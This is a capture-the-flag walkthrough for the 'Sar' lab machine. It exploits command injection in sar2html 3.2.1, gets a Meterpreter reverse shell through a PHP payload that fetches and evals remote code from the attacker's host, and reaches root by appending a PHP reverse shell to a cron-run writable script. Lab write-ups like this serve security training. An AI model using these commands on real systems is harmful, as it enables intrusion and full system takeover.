Sar

Finding Victim's IP

Lets use NetDiscover tool to find the IP Address of the *sar* machine. Open a terminal and type:

`netdiscover`

```
Currently scanning: 172.21.110.0/16   |   Screen View: Unique Hosts
30 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 1800
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
[redacted]      00:50:56:c0:00:08      1      60  VMware, Inc.
[redacted]      00:50:56:e7:01:a8     12     720  VMware, Inc.
[redacted]  146 00:0c:29:e2:d9:94     15     900  VMware, Inc.
[redacted]      00:50:56:eb:6d:1e      2     120  VMware, Inc.
```


Nmap

```
>>> nmap -sC -sV -vv <Victim_IP> -Pn

Nmap scan report for sar.local (IP)
Host is up, received arp-response (0.000068s latency).
Scanned at 2023-08-30 19:19:46 IST for 6s
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE REASON         VERSION
80/tcp open  http    syn-ack ttl 64 Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
|_  Supported Methods: POST OPTIONS HEAD GET
MAC Address: 00:0C:29:E2:D9:94 (VMware)
```

User.txt

- Open the webpage by typing the IP address in the browser
- With many CTF experience, I just typed *robots.txt* after IP address and it worked. *NOTE: Always it is recommended to run 'gobuster' or 'dirb' to find the directories.*




- Robots.txt displays just a word, sar2HTML. Out of curiosity, i copied and pasted sar2HTML after the IP address and it landed me to a new webpage.

  `http://<IP_Address>/sar2HTML`

- We now found the version of the site which is present at the top left corner. *sar2html Ver 3.2.1*

- After doing a quick search, ExploitDB had information on how to exploit it. *Note: To perform this exploitation, first click OS button which is at the top left corner and select Linux.*




- Now, your URL should look like this.

- In the place of LINUX, type:


  `;whoami`

  Your URL should now look like:

- As suggested in ExploitDB, click on *Select Host* and notice that at the bottom is your output.




- Now that we have found Command Injection vulnerability, I first went on search for the user.txt flag.
- After executing `cat /etc/passwd` command, I found a user named ***love.***



- Now that I know the user, I could easily say that the flag might exist on the Desktop folder of the user “love”.
- Execute the following command to get the flag:

  `cat /home/love/Desktop/user.txt`



Gaining SHELL

Command Injection could lead us only this far, but to perform privilege escalation we needed a SHELL.

Searching for “reverse shell via web”, I found that a metasploit module exists.

`exploit/multi/script/web_delivery`

Open a terminal and run msfconsole as root and follow the given commands to gain the shell

```
msf6 > use exploit/multi/script/web_delivery
msf6 > set payload php/meterpreter/reverse_tcp
msf6 > show targets
msf6 > set target 1
msf6 > set LHOST <Kali_IP>
msf6 > set LPORT 4444
msf6 > show options
#Make sure that all the required options is set
msf6 > run
```

Once you hit run, you will be given a PHP payload that u need to execute as a command in the website.

```
msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on [redacted]:4444
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://[redacted]:8080/kXzcjs
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://[redacted]:8080/kXzcjs', false, stream_context_create(['ssl'=>['verify_p
eer'=>false,'verify_peer_name'=>false]]));"
```

Now paste the command and hit enter in the website.

```
[redacted]/sar2HTML/index.php?plot=php -d allow_url_fopen=true -r "eval(file_get_contents('http://[redacted]:8080/kXzcj
```

Now you will be handed with a meterpreter shell.

```
[*] [redacted] web_delivery - Delivering Payload (1116 bytes)
[*] Sending stage (39927 bytes) to [redacted]
[*] Meterpreter session 1 opened ([redacted]:4444 → [redacted]:41760) at 2023-08-30 20:57:49 +0530
```

Hit enter and follow the below commands:

`sessions -i`

```
msf6 exploit(multi/script/web_delivery) > sessions -i

Active sessions
===============

  Id  Name  Type                     Information          Connection
  --  ----  ----                     -----------          ----------
  1         meterpreter php/linux    www-data @ sar       [redacted]:4444
```

`sessions -i 1`

`getuid` → Server username: www-data (Output)

Privilege Escalation

Now that we successfully have a shell, lets try to escalate the privilege.

First thing I love to do is to fire up *linPEAS.sh* script.

To do that, we need to upload the script to the victim machine. We can do that with the help of:

```
meterpreter > shell

python3 -c 'import pty;pty.spawn("/bin/bash")

cd /tmp

#In your attacker machine, go to the folder where linpeas.sh exists and run python http se
rver to transfer the script.
#Command : python3 -m http.server 80

wget http://<Kali_IP>/linpeas.sh

chmod +x linpeas.sh

./linpeas.sh

cd /var/www/html
```

After going through the script result, we find that *finally.sh* and *write.sh* are running under cronjobs.

```
www-data@sar:/var/www/html$ cat finally.sh
cat finally.sh
#!/bin/sh

./write.sh
www-data@sar:/var/www/html$ cat write.sh
cat write.sh
#!/bin/sh

touch /tmp/gateway
www-data@sar:/var/www/html$
```

When you run `ls -l` command, we notice that we have full permission on *write.sh* whereas *finally.sh* runs as root.

This is a straight indication that we need to add reverse shell in *write.sh* so that we get the root connection once *finally.sh* executes.

To perform this, edit the IP to your IP address and port number in php-reverse-shell.php which is located in */usr/share/webshells/php/* directory. Once done, transfer the file to

Victim's machine using python simple http server.

`python3 -m http.server 80` → Run on Attacker's Machine

`wget http://<Kali_IP>/php-reverse-shell.php` → Run on Victim's Machine

Now edit the write.sh file by adding the following command to gain reverse shell
`echo "php ./php-reverse-shell.php" >> write.sh`

```
www-data@sar:/var/www/html$ cat write.sh
cat write.sh
#!/bin/sh

touch /tmp/gateway
[redacted]
php ./php-reverse-shell.php
```

Ignore the blur part in this image

Set up a netcat listener on a new terminal.
`nc -nlvp <port_num>`

As we know that the crontab is scheduled for 5 mins, lets wait for the reverse connection

Once receiving the connection, type the command `whoami` as a proof of concept.

```
# whoami
root
#
```

Now its time to get the ROOT.TXT !!

```
# cat /root/root.txt
6[redacted]99
```

HAPPY HACKING :)